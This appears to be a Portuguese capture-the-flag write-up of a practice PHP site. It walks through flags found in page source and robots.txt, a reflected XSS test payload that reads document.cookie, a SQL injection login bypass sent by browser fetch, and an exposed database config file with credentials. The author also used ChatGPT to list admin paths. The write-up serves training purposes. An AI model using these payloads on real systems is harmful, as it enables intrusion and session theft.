
Fazendo as minhas buscas fui verificar o código fonte do site na página home do site , usando Crtl+U eu encontrei a flag "FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n}"

Não seguro view-source:98.95.207.28/index.php


ebra de linha

```
<!DOCTYPE html>
<html lang="pt-BR">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>TechCorp Solutions - Soluções Empresariais</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <header>
        <div class="container">
            <div class="logo">
                <h1>TechCorp Solutions</h1>
                <p class="tagline">Inovação e Tecnologia para seu Negócio</p>
            </div>
            <nav>
                <ul>
                    <li><a href="index.php">Home</a></li>
                    <li><a href="about.php">Sobre</a></li>
                    <li><a href="services.php">Serviços</a></li>
                    <li><a href="contact.php">Contato</a></li>
                    <li><a href="login.php">Login</a></li>
                </ul>
            </nav>
        </div>
    </header>

    <section class="hero">
        <div class="container">
            <h2>Transformando Negócios através da Tecnologia</h2>
            <p>Há mais de 15 anos oferecendo soluções corporativas de excelência</p>
            <a href="contact.php" class="btn">Entre em Contato</a>
        </div>
    </section>

    <section class="features">
        <div class="container">
            <div class="feature-box">
                <h3>Cloud Computing</h3>
                <p>Soluções em nuvem escaláveis e seguras</p>
            </div>
            <div class="feature-box">
                <h3>Segurança da Informação</h3>
                <p>Proteção de dados e compliance</p>
            </div>
            <div class="feature-box">
                <h3>Consultoria TI</h3>
                <p>Expertise técnica para seu negócio</p>
            </div>
        </div>
    </section>

    <footer>
        <div class="container">
            <p>&copy; 2024 TechCorp Solutions. Todos os direitos reservados.</p>
            <!-- FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n} -->
            <p>Desenvolvido por nossa equipe interna</p>
        </div>
    </footer>
</body>
</html>
```


Ao acessar fazer as minhas varreduras usando o chat gpt como assistente fui link a link até que cheguei no Robots.txt e encontrei a Flag :
"FLAG{r0b0ts_txt_l34k4g3}"



como o site tinha já tinha login e senha logo em baixo perto do **input** do login e senha, e acabei conseguindo fazer login com sucesso com esse login que até então era de exemplo



Ao fazer o login , cheguei a tela de dashboard




Durante os testes utilizando análise da árvore DOM para identificar vulnerabilidades de XSS no campo de pesquisa do sistema, encontrei a seguinte flag:

FLAG{xss_r3fl3ct3d_vuln3r4b1l1ty}

Vulnerabilidade: Entrada não sanitizada no parâmetro `search` (XSS Refletido).
Como foi identificada:
Payload utilizado:
Como foi encontrada:
→ Teste com:

```
<script>alert(document.cookie)</script>
```

Ferramenta: navegador
Impacto: Roubo de cookies/session hijacking.
Ferramenta: navegador Impacto: Roubo de cookies/session hijacking.



Durante os testes, solicitei ao ChatGPT possíveis caminhos para páginas administrativas, como **/admin**, **/superadmin**, **/dashboard** e outros endpoints comuns. Após verificar essas rotas manualmente, consegui acessar a tela do **Painel Administrativo**.

No entanto, ao tentar acessá-lo com minhas credenciais de usuário padrão, o sistema retornou um aviso de **Acesso Negado**, indicando que o login atual não possuía privilégios administrativos.

Para tentar uma escalada de privilégios, realizei um teste de **SQL Injection** diretamente pelo console do navegador utilizando o seguinte payload:


```
fetch("http://98.95.207.28/login.php", {
  "headers": {
    "accept": "/",
    "accept-language": "pt-BR,pt;q=0.9,en-
US;q=0.8,en;q=0.7,ru;q=0.6,ja;q=0.5,ko;q=0.4",
    "content-type": "application/x-www-form-urlencoded"
  },
  "referrer": "http://98.95.207.28/admin.php",
  "body": "username=admin%27+OR+1%3D1--+-&password=x",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```


Após executar o payload, o login foi aceito e consegui acessar o painel administrativo, agora **sem a mensagem de acesso negado.**
Contudo, constatei que o nível de acesso disponibilizado era apenas **“admin limitado”**, não o nível **superadmin**, que concederia controle total do sistema.

Ao retornar ao dashboard, identifiquei a flag exibida na interface:

FLAG{sql_1nj3ct10n_m4st3r}

Os prints abaixo demonstram o acesso após a exploração.





Não seguro 98.95.207.28/admin.php

TechCorp Solutions - Admin Panel

Dashboard Admin Sair

Painel Administrativo

Nível de acesso: **admin**

Acesso Limitado - Admin

Você tem acesso de **admin**, mas algumas funcionalidades críticas requerem privilégios de **superadmin**.

Funções Disponíveis (Admin)

Visualizar Usuários

Visualização limitada

Ver Lista

Config. Segurança

Requer Superadmin

Bloqueado

Backups do Sistema

Requer Superadmin

Bloqueado

Elementos Console Fontes Rede Desempenho Memória Aplicativo Privacidade e seguran

top Filtrar

```
content-script-dev: screenshot-gv-chrome
Uncaught (in promise) ReferenceError: documentPictureInPicture is not defined
    at cnt.js:1:27467
    at cnt.js:1:38617
    at cnt.js:1:38621
    at cnt.js:1:38624
    at cnt.js:1:38628
check services
GET chrome-extension://invalid/ net::ERR_FAILED
Uncaught (in promise) TypeError: codes.forEach is not a function
    at LanguageUtil.getBestMatchFromCodes (content_script.js:5539:11)
    at setLng (content_script.js:6761:79)
    at I18n.changeLanguage (content_script.js:6782:7)
    at content_script.js:3362:16
```

Não seguro 98.95.207.28/admin.php

TechCorp Solutions - Admin Panel

Dashboard Admin Sair

Painel Administrativo

Nível de acesso: **admin**

⚠ Acesso Limitado - Admin

Você tem acesso de **admin**, mas algumas funcionalidades críticas requerem privilégios de **superadmin**.

Funções Disponíveis (Admin)

Visualizar Usuários

Visualização limitada

Ver Lista

Config. Segurança

Requer Superadmin

Bloqueado

Backups do Sistema

Requer Superadmin

Bloqueado


Usuários do Sistema (Visualização Limitada)

ID	Username	Role	Status
1	admin	admin	✓ Acessível
2	user	user	✓ Acessível
3	manager	manager	✓ Acessível
4	guest	guest	✓ Acessível
5	superadmin	superadmin	Acesso Restrito
6	gilson	user	✓ Acessível
7	cl4ud1o	superadmin	Acesso Restrito
8	al1nn3	superadmin	Acesso Restrito
9	erick	superadmin	Acesso Restrito
10	Yur1	superadmin	Acesso Restrito
11	K4r01	superadmin	Acesso Restrito
12	4dr13l	superadmin	Acesso Restrito
13	SAUDADES VAI NA WEB	superadmin	Acesso Restrito
14	f3l1p3_m4sc3n4	superadmin	Acesso Restrito

Nota: Apenas usuários com role superadmin podem acessar configurações avançadas e dados sensíveis.

```
Debug Info:
Session ID: 4a9f561abf36b17c...
Current Role: admin
```

Ao voltar para o dashboard descobrir a Flag "FLAG{sql_1nj3ct10n_m4st3r}"



Buscando outras possibilidades de encontrar novas flags, comecei a testar manualmente diversas estruturas comuns em sites desenvolvidos em PHP, acessando diretórios e arquivos frequentemente expostos, como `/config`, `/backup`, `/admin`, entre outros.

Durante essa análise, acessei o diretório:

http://98.95.207.28/config/

Dentro dele havia um arquivo nomeado `database.php.txt`, indicando que possivelmente se tratava de um arquivo PHP renomeado para texto, possivelmente por falta de configuração adequada no servidor.

Ao abrir o arquivo, encontrei mais uma flag:

FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}

Além da flag, o arquivo também continha credenciais completas do banco de dados, conforme abaixo:

```
<?php
// FLAG BÁSICA: Credenciais em código fonte
$db_host = 'db';
$db_user = 'techcorp_user';
$db_pass = 'T3chC0rp_S3cr3t_2024!';
$db_name = 'techcorp_db';

$conn = mysqli_connect($db_host, $db_user, $db_pass, $db_name);

if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}

// FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}
?>
```

Esse arquivo expunha **credenciais reais de acesso ao banco** diretamente no servidor, o que representa uma falha grave de segurança, segue os prints:

Não seguro 98.95.207.28/config/

Index of /config

